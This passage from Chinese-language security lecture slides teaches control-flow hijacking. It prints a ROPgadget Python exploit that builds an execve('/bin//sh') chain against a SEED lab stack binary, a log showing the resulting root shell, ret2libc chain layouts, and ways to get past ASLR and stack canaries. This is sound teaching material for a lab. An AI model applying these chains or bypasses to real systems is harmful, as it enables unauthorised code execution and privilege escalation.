p += pack('<I', 0x080e6bc2) # pop ecx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
```

构造字符串参数

p += pack('<I', 0x080c24c6) # pop eax ; ret

p += '/bin'

pop eax：存"/bin" (大小32bits = 4bytes 存/bin刚好)到eax中

p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret

把eax的值(/bin)，写入到edx(即data)的位置

"//sh"也用一样的方法，写入到data+4的位置

exploit.py ✖ stack.c ✖

```
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''
p += 'a' * 24

p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef060) # @ .data
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ;
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef064) # @ .data + 4
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ;
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ;
p += pack('<I', 0x080481ec) # pop ebx ; ret
p += pack('<I', 0x080ef060) # @ .data
p += pack('<I', 0x080e6bc2) # pop ecx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
```

构造

p += pack('<I', 0x080481ec) # pop ebx ; ret

p += pack('<I', 0x080ef060) # @ .data

最后把data的地址存入到ebx

也就是字符串"/bin//sh"的存放位置

```python
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''
p += 'a' * 24

p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef060) # @ .data
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef064) # @ .data + 4
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481ec) # pop ebx ; ret
p += pack('<I', 0x080ef060) # @ .data
p += pack('<I', 0x080e6bc2) # pop ecx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
```

发起攻击

```
[04/03/2018 02:17] seed@ubuntu:~/Desktop/exp-test/exp3$ python exploit.py > badfile
[04/03/2018 02:17] seed@ubuntu:~/Desktop/exp-test/exp3$ ./stack
Length of badfile:157
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),
#
```

更多ROP的学习资源

https://ropemporium.com/

ROP Emporium

Learn return-oriented programming through a series of challenges designed to teach ROP techniques in isolation, with minimal reverse-engineering and bug-hunting.

⓪ret2win

ret2win means 'return here to win' and it's recommended you start with this challenge. Visit the challenge page by clicking the link above to learn more.

①split

Combine elements from the ret2win challenge that have been split apart to beat this challenge. Learn how to use another tool whilst crafting a short ROP chain.

②callme

Chain calls to multiple imported methods with specific arguments and see how the differences between 64 & 32 bit calling conventions affect your ROP chain.

③write4

Find and manipulate gadgets to construct an arbitrary write primitive and use it to learn where and how to get your data into process memory.

④badchars

Learn to deal with badchars, characters that will not make it into process memory intact or cause other issues such as premature chain termination.

⑤fluff

Sort the useful gadgets from the fluff to construct another write primitive in this challenge. You'll have to get creative though, the gadgets aren't straight forward.

⑥pivot

Stack space is at a premium in this challenge and you'll have to pivot the stack onto a second ROP chain elsewhere in memory to ensure your success.

⑦ret2csu

Learn a ROP technique that lets you populate useful 64 bit calling convention registers like rdi, rsi and rdx even in an environment where gadgets are sparse.

ROP的防御

- ASLR
- kBouncer
- CFI (Control Flow Integrity)




Figure 4: In normal code, `ret` instructions target valid call sites (left), while in ROP code, they target gadgets found in arbitrary locations (right).

总结：控制流劫持攻击

- **攻击者目标:**
  - 获得目标机器的控制权, 比如服务器
    - 通过劫持应用程序的控制流，在目标机器上执行任意的攻击代码
- **三种攻击实例**
  - 缓冲区溢出攻击
  - 整数溢出攻击
  - 格式化字符串漏洞
- **攻击方式：Shell code注入、ret2libc、ROP**
- **防御方式: NX、StackGuard、ASLR**

总结：控制流劫持攻击

- **Defense：Make stack/heap** **nonexecutable** to prevent injection of code
  - **Attack response**: **Jump/return to libc**
- **Defense: Hide the address of desired libc code** or **return address** using **ASLR**
  - **Attack response**: **Brute force search (**32-bit**)** or **information leak**
- **Defense: Avoid using libc code entirely** and use code in the program text instead
  - **Attack response**: Construct needed functionality using **ROP**

课后作业

- Ret2lic: 多函数调用
- ASLR： 地址泄露

课后作业

- **Linux 操作系统**
  - 可以是64位，使用-m32编译选项
- **Gdb**
  - Pwndbg：https://github.com/pwndbg/pwndbg
  - Peda：https://github.com/longld/peda
- **Pwntools**
  - https://github.com/Gallopsled/pwntools

课后作业

```
gcc -m32 -fno-stack-protector -z now -no-pie -o stack
stack.c

gdb ./stack

ulimit -c unlimited
gdb ./stack core


python3 ./exploit.py
./exploit.py DEBUG
```

Ret2lic: 多函数调用

- **system(/bin/sh)** + exit(?)
- **两个函数:**

```
printf("Password OK")
system("/bin/sh")
```

```
[arg1 ] ----> "/bin/sh
[old-arg1 ] ----> 1) "Password OK"
[ra ] -----------------------> 2) system
[old-ra ] ----> 1) printf
[..... ]
[buf ]
```

Ret2lic: 多函数调用

- **多个(>=3)函数?**

```
printf("Password OK")
system("/bin/sh")
exit(0)

open("/proc/flag", O_RDONLY)
read(3, tmp, 1024)
write(1, tmp, 1024)
```

Ret2lic: 多函数调用


```
[arg1 ] ----> 0
[ra ] ...
[ra ] ----> 3) exit
[arg1 ] ----> "/bin/sh"
[ra ] ----------------------> pop/ret gadget
[ra ] ----> 2) system
[old-arg1 ] ----> "Password OK"
[ra ] ----------------------> pop/ret gadget
[old-ra ] ----> 1) printf
[..... ]
[buf ]
```


Ret2lic: 多函数调用


- pop的作用?
- 64位下如何操作?

```
long myfunc(long a, long b, long c, long d, long e, long f, long g, long h)
```

pop rdi







https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/linux-x64-calling-convention-stack-frame

Memory Leak

- **PLT/GOT，延迟绑定**
- **开启ASLR**
  - library地址变化：基地址变化，相对位置不变
  - Executable地址不变（no pie情况下）
- **泄露lib基地址，即可以绕过ASLR，调用相应的函数（ret2libc）**

Memory Leak

- **PIE**
  - 泄露代码段(Text)基址
  - Partial (EIP) Overwrite

作业任务

- 关闭和开启ASLR两种情况下：
  - 实现ret2libc的多函数调用，即：打开并输出/tmp/flag文件内容；

几点回顾

- **Canary**
  - 绕过方法?
    - read
    - 多进程
    - 劫持stack_chk_fail

```
void vuln() {
  char buf[256];
  fgets(buf, 256, stdin);
  printf(buf);
  exit(1);
}
```

- **GOT**
  - 可以利用于?
    - ASLR地址泄露
    - plus 格式化字符串漏洞利用（任意写），实现劫持
- **Stack 限制**
  - Stack pivot (迁移)

```
pop esp; ret

leave; ret
```

思考

- 1. 阅读`strncpy()`,`strncat()`**等函数的代码，理解它们为什么是不安全的**?
- 2. 理解Return to libc的实现原理，理解ret2libc利用中栈的变化情况。
- 3. 理解ROP的实现原理。
- 4. 理解控制流劫持的攻击方式和防御方式